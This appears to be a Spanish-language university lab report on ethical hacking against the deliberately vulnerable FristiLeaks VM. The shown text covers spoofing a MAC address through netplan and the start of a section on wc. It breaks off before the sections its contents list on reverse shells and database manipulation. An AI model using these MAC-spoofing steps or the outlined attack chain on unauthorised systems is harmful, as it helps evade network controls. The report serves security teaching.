

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

Informe Técnico de Hacking Ético utilizando Kali Linux, Ubuntu y FristiLeaks

Universidad Tecnológica del Chocó “Diego Luis Córdoba”

Docente

ING Rafael Sandoval Morales

Asignatura

Seguridad y Auditoría en Redes

Estudiante

Yeiber A. Mena Robledo

Quibdó/Chocó

09/09/2025

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

TABLA DE CONTENIDO

1.	INTRODUCCIÓN.....	5
2.	OBJETIVOS.....	6
3.	CAPITULO #1-DESARROLLO DEL LABORATORIO	7
3.1	VERIFICACIÓN DE MAC.....	7
3.2	EVIDENCIA INICIAL.....	7
3.3	RESPALDO DE LA CONFIGURACIÓN DE RED	9
3.4	MODIFICACIÓN DEL ARCHIVO DE CONFIGURACIÓN	9
3.5	APLICACIÓN DE LA CONFIGURACIÓN	11
3.6	CORRECCIÓN DE PERMISOS Y APLICACIÓN FINAL	12
3.7	VERIFICACIÓN DE LA CONFIGURACIÓN.....	13
3.8	DESTINATION HOST UNREACHABLE	14
4.	CAPITULO #2-DESARROLLO DEL LABORATORIO	15
4.1	USO DEL COMANDO WC (WORD COUNT)	15
4.2	USO DEL COMANDO WC PARA CONTAR BYTES	15
4.3	USO DE AWK	16
4.4	USO DE GREP EN COMBINACIÓN CON WC.....	16
5.	CAPITULO #3-DESARROLLO DEL LABORATORIO	16
5.1	INVESTIGACIÓN DE COMANDOS NC (NETCAT)	16
5.2	ESCUCHAR EN UN PUERTO (MODO SERVIDOR):	16
5.3	CONECTARSE A UN PUERTO (MODO CLIENTE):	17
5.4	TRANSFERIR UN ARCHIVO (SERVIDOR RECIBE):.....	17
5.5	TRANSFERIR UN ARCHIVO (CLIENTE ENVÍA):	17
5.6	ESCANEO SIMPLE DE PUERTOS:.....	17
6.	CAPITULO #4-DESARROLLO DEL LABORATORIO	17
6.1	VERIFICACIÓN DE CONFIGURACIONES DE FRISTILEAKS.....	17
6.2	CAMBIO DE MAC	19
6.3	VERIFICACIÓN DE DIRECCIÓN IP.....	20
6.4	PÁGINA DE FRISTILEAKS.....	21
6.5	ANÁLISIS DEL CÓDIGO FUENTE	22
6.6	ENUMERACIÓN DE DIRECTORIOS Y ARCHIVOS OCULTOS	23
6.7	INSPECCIÓN DE LA LISTA DE PALABRAS UTILIZADA EN EL ESCANEO	24
6.8	REFINAMIENTO DEL ESCANEO DE DIRECTORIOS.....	25
6.9	ANÁLISIS DEL DIRECTORIO /IMAGES/ Y HALLAZGO DE UN NUEVO ARCHIVO	26
6.10	ANÁLISIS DEL ARCHIVO ROBOTS.TXT	27
6.11	DESCUBRIMIENTO DEL FORMULARIO DE AUTENTICACIÓN EN EL DIRECTORIO /FRISTI/	28
6.12	ANÁLISIS DEL CÓDIGO FUENTE DEL FORMULARIO DE AUTENTICACIÓN	29

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

6.13	DECODIFICACIÓN DE LA IMAGEN	30
6.14	INTENTO DE AUTENTICACIÓN CON LA PISTA DECODIFICADA	31
6.15	AUTENTICACIÓN EXITOSA Y ACCESO A LA SIGUIENTE FASE	33
6.16	CARGUE DE ARCHIVO	34
6.17	PREPARACIÓN DEL PAYLOAD: OBTENIENDO UNA REVERSE SHELL	35
6.18	MODIFICACIÓN DEL PAYLOAD PARA LA EJECUCIÓN REMOTA	36
6.19	ESTABLECIENDO LA REVERSE SHELL CON NETCAT	37
7.	CAPITULO #5-DESARROLLO DEL LABORATORIO	39
7.1	ANÁLISIS DEL CÓDIGO FUENTE DE CHECKLOGIN.PHP Y DESCUBRIMIENTO DE CREDENCIALES DE LA BASE DE DATOS	39
7.2	ACCESO A LA BASE DE DATOS Y ENUMERACIÓN DE USUARIOS	40
7.3	MANIPULACIÓN DE LA BASE DE DATOS: CREACIÓN DE NUEVOS USUARIOS	42
7.4	VERIFICACIÓN DE INGRESO CON USUARIO Y CONTRASEÑA NUEVOS	43
8.	CONCLUSIÓN	45
9.	REFERENCIAS	47

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

TABLA DE ILUSTRACIÓN

ILUSTRACIÓN 1-VERIFICACIÓN DE MAC	7
ILUSTRACIÓN 2-EVIDENCIA INICIAL.....	8
ILUSTRACIÓN 3-RESPALDO DE LA CONFIGURACIÓN DE RED.....	9
ILUSTRACIÓN 4-MODIFICACIÓN DEL ARCHIVO DE CONFIGURACIÓN	10
ILUSTRACIÓN 5-APLICACIÓN DE LA CONFIGURACIÓN	11
ILUSTRACIÓN 6-CORRECCIÓN DE PERMISOS Y APLICACIÓN FINAL.....	13
ILUSTRACIÓN 7-VERIFICACIÓN DE LA CONFIGURACIÓN	14
ILUSTRACIÓN 8-DESTINATION HOST UNREACHABLE.....	15
ILUSTRACIÓN 9-VERIFICACIÓN DE CONFIGURACIONES DE FRISTILEAKS.....	18
ILUSTRACIÓN 10-SISTEMA	19
ILUSTRACIÓN 11-CAMBIO DE MAC	20
ILUSTRACIÓN 12-VERIFICACIÓN DE DIRECCIÓN IP	21
ILUSTRACIÓN 13-PÁGINA DE FRISTILEAKS.....	22
ILUSTRACIÓN 14-ANÁLISIS DEL CÓDIGO FUENTE.....	23
ILUSTRACIÓN 15-ENUMERACIÓN DE DIRECTORIOS Y ARCHIVOS OCULTOS.....	24
ILUSTRACIÓN 16-INSPECCIÓN DE LA LISTA DE PALABRAS UTILIZADA EN EL ESCaneo	25
ILUSTRACIÓN 17-REFINAMIENTO DEL ESCaneo DE DIRECTORIOS	26
ILUSTRACIÓN 18-ANÁLISIS DEL DIRECTORIO /IMAGES/ Y HALLAZGO DE UN NUEVO ARCHIVO.....	27
ILUSTRACIÓN 19-ROBOTS	28
ILUSTRACIÓN 20-DESCUBRIMIENTO DEL FORMULARIO DE AUTENTICACIÓN EN EL DIRECTORIO /FRISTI/.....	29
ILUSTRACIÓN 21-ANÁLISIS DEL CÓDIGO FUENTE DEL FORMULARIO DE AUTENTICACIÓN	30
ILUSTRACIÓN 22-DECODIFICACIÓN DE LA IMAGEN.....	31
ILUSTRACIÓN 23-INTENTO DE AUTENTICACIÓN CON LA PISTA DECODIFICADA.....	32
ILUSTRACIÓN 24-AUTENTICACIÓN EXITOSA Y ACCESO A LA SIGUIENTE FASE	33
ILUSTRACIÓN 25-CARGUE DE ARCHIVO	34
ILUSTRACIÓN 26-PREPARACIÓN DEL PAYLOAD: OBTENIENDO UNA REVERSE SHELL	36
ILUSTRACIÓN 27-MODIFICACIÓN DEL PAYLOAD PARA LA EJECUCIÓN REMOTA	37
ILUSTRACIÓN 28-ESTABLECIENDO LA REVERSE SHELL CON NETCAT	39
ILUSTRACIÓN 29-ANÁLISIS DEL CÓDIGO FUENTE DE CHECKLOGIN.PHP Y DESCUBRIMIENTO DE CREDENCIALES DE LA BASE DE DATOS	40
ILUSTRACIÓN 30-ACCESO A LA BASE DE DATOS Y ENUMERACIÓN DE USUARIOS	41
ILUSTRACIÓN 31-MANIPULACIÓN DE LA BASE DE DATOS: CREACIÓN DE NUEVOS USUARIOS	43
ILUSTRACIÓN 32-VERIFICACIÓN DE INGRESO CON USUARIO Y CONTRASEÑA NUEVOS.....	44
ILUSTRACIÓN 33-ACCESO EXITOSO	44

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

1. INTRODUCCIÓN

Este informe técnico documenta un ejercicio de **hacking ético** realizado en un entorno de laboratorio controlado, utilizando las máquinas virtuales de **Kali Linux**, **Ubuntu** y la vulnerable **FristiLeaks**. El objetivo principal de este trabajo es ilustrar, de forma práctica y metódica, las fases de una auditoría de seguridad, desde el reconocimiento inicial hasta la explotación de vulnerabilidades y la escalada de privilegios. A lo largo de los distintos capítulos, se detallan las técnicas y herramientas utilizadas para identificar puntos débiles en el sistema y se presenta una guía paso a paso del proceso de penetración.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

2. OBJETIVOS

Objetivo General

- Desarrollar una auditoría de seguridad completa sobre la máquina virtual FristiLeaks, desde el reconocimiento de la red hasta la obtención de privilegios de administrador

Objetivos Específicos

- **Identificar y documentar** las configuraciones de red, las direcciones MAC y las direcciones IP de las máquinas virtuales involucradas.
- **Realizar un reconocimiento** activo y pasivo del servidor web, incluyendo la enumeración de directorios, archivos ocultos y el análisis del código fuente.
- **Explotar vulnerabilidades** de la aplicación web para obtener una *reverse shell* y acceso remoto al sistema.
- **Llevar a cabo una enumeración local** en la máquina comprometida para encontrar credenciales y pistas que permitan la escalada de privilegios.
- **Documentar de forma clara y concisa** cada uno de los pasos, comandos y hallazgos en un informe técnico detallado.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

3. CAPITULO #1-DESARROLLO DEL LABORATORIO

3.1 Verificación de MAC

El primer paso, antes de tomar cualquier acción para el cambio de MAC, es verificar la MAC que VirtualBox la asignó por defecto a la máquina de Ubuntu




Ilustración 1-. Verificación de MAC

3.2 Evidencia inicial

En la máquina virtual se ejecutó el comando:

ls /etc/netplan

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

Este directorio contiene los archivos de configuración de **Netplan**, herramienta utilizada por Ubuntu para la administración de interfaces de red. Los archivos mostrados fueron:

- 01-network-manager-all.yaml
- 90-NM-1eef7e45-3b9d-3043-bee3-1...
- 50-cloud-init.yaml




Ilustración 2-Evidencia inicial


INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

3.3 Respaldo de la Configuración de Red

En esta fase, se procedió a generar una copia de seguridad del archivo de configuración principal de Netplan. Para ello ejecutó el siguiente comando en la terminal:

```
sudo cp /etc/netplan/01-network-manager-all.yaml /etc/netplan/01-network-  
manager-all.yaml.bak
```

Con esta acción, el archivo **01-network-manager-all.yaml** fue duplicado y renombrado con la extensión **.bak**, práctica común que permite identificarlo como un respaldo.



```
victima@victima-VirtualBox:~$ sudo cp /etc/netplan/01-network-manager-all.y  
etc/netplan/01-network-manager-all.yaml.bak  
victima@victima-VirtualBox:~$ █
```

Ilustración 3-Respaldo de la Configuración de Red


3.4 Modificación del Archivo de Configuración

Posteriormente, se procedió a editar el archivo **01-network-manager-all.yaml** ubicado en el directorio **/etc/netplan**. Para ello utilizó el editor de texto **nano**, accediendo con privilegios administrativos.

A continuación, una descripción de los comandos utilizados.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

- **version: 2:** corresponde al esquema actual de Netplan.
- **renderer: NetworkManager:** indica que la gestión de la interfaz se realizará mediante **NetworkManager**, un servicio ampliamente utilizado en entornos de escritorio.
- **dhcp4: true:** habilita la asignación automática de dirección IP a través del protocolo **DHCP**.
- **macaddress:** se estableció de forma manual una dirección MAC específica (02:1A:3C:4D:5E:6F), lo cual permite al sistema reconocer la interfaz de red con un identificador único.



```
GNU nano 7.2 /etc/netplan/01-network-manager-all.yaml *
# Let NetworkManager manage all devices on this system
network:
  version: 2
  renderer: NetworkManager
  ethernet:
    enp0s3:
      dhcp4: true
      macaddress: "02:1A:3C:4D:5E:6F"
```

Ilustración 4-Modificación del Archivo de Configuración

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

3.5 Aplicación de la Configuración

Una vez realizadas las modificaciones en el archivo de Netplan, se procedió a aplicar los cambios mediante el siguiente comando:

```
sudo netplan apply
```

Resultado obtenido:

El sistema arrojó varias advertencias del tipo:

- **WARNING: Permissions for /etc/netplan/01-network-manager-all.yaml are too open.**
- **Netplan configuration should NOT be accessible by others.**

Estas advertencias indican que el archivo de configuración cuenta con **permisos demasiado permisivos**, lo cual representa un riesgo de seguridad. Netplan requiere que los archivos en **/etc/netplan/** solo sean editables y legibles por el superusuario (**root**), evitando que otros usuarios del sistema puedan acceder o modificar su contenido.

```
victima@victima-VirtualBox:~$ sudo netplan apply

** (generate:3366): WARNING **: 11:01:12.228: Permissions for /etc/netplan/
twork-manager-all.yaml are too open. Netplan configuration should NOT be ac
ble by others.

** (process:3364): WARNING **: 11:01:12.750: Permissions for /etc/netplan/0
work-manager-all.yaml are too open. Netplan configuration should NOT be acc
le by others.

** (process:3364): WARNING **: 11:01:12.847: Permissions for /etc/netplan/0
work-manager-all.yaml are too open. Netplan configuration should NOT be acc
le by others.
victima@victima-VirtualBox:~$
```

Ilustración 5-Aplicación de la Configuración

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

3.6 Corrección de Permisos y Aplicación Final

Con el objetivo de solventar las advertencias presentadas por Netplan, se ajustaron los permisos y la propiedad de los archivos de configuración de red. Para ello ejecutó las siguientes instrucciones:

```
sudo chmod 600 /etc/netplan/*.yaml
```

```
sudo chown root:root /etc/netplan/*.yaml
```

```
sudo netplan apply
```

Explicación de los comandos:

- **chmod 600:** restringe el acceso a los archivos, otorgando permisos de **lectura y escritura únicamente al usuario root**.
- **chown root:root:** establece como propietario y grupo del archivo al usuario root.
- **netplan apply:** aplica nuevamente la configuración, esta vez sin generar advertencias relacionadas con permisos.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS




Ilustración 6-Corrección de Permisos y Aplicación Final

3.7 Verificación de la Configuración

Finalmente, se comprobó que los cambios aplicados se reflejaran correctamente en la interfaz de red. Para ello utilizó el siguiente comando:


ip link show enp0s3

Resultado obtenido:

El sistema mostró la información de la interfaz **enp0s3**, en donde se confirmó que la dirección MAC establecida fue:

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

link/ether 02:1a:3c:4d:5e:6f



```
Ubuntu [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

victima@victima-VirtualBox: ~
victima@victima-VirtualBox:~$ sudo chmod 600 /etc/netplan/*.yaml
victima@victima-VirtualBox:~$ sudo chown root:root /etc/netplan/*.yaml
victima@victima-VirtualBox:~$ sudo netplan apply
victima@victima-VirtualBox:~$ ip link show enp0s3
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state
de DEFAULT group default qlen 1000
    link/ether 02:1a:3c:4d:5e:6f brd ff:ff:ff:ff:ff:ff permaddr 08:00:27:9e
6
victima@victima-VirtualBox:~$
```

Ilustración 7-Verificación de la Configuración-

3.8 Destination Host Unreachable

Una vez, todo configurado, procedemos a enviar un ping a la ip de Linux y el resultado fue el esperado, ping inaccesible, al cambiar la Mac el DHCP de VirtualBox no reconoce la nueva MC y por lo tanto no le da ping

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

```
victima@victima-VirtualBox:~$ ping 178.90.90.6
PING 178.90.90.6 (178.90.90.6) 56(84) bytes of data.
From 178.90.90.13 icmp_seq=1 Destination Host Unreachable
From 178.90.90.13 icmp_seq=2 Destination Host Unreachable
From 178.90.90.13 icmp_seq=3 Destination Host Unreachable
From 178.90.90.13 icmp_seq=4 Destination Host Unreachable
From 178.90.90.13 icmp_seq=5 Destination Host Unreachable
From 178.90.90.13 icmp_seq=6 Destination Host Unreachable
```

Ilustración 8-Destination Host Unreachable

4. CAPITULO #2-DESARROLLO DEL LABORATORIO

4.1 Uso del comando wc (word count)

- **Sintaxis:**

wc -m archivo.txt

- **Descripción:** Devuelve la cantidad de caracteres, incluyendo espacios y saltos de línea.
- **Ejemplo de salida:** 256 archivo.txt

4.2 Uso del comando wc para contar bytes

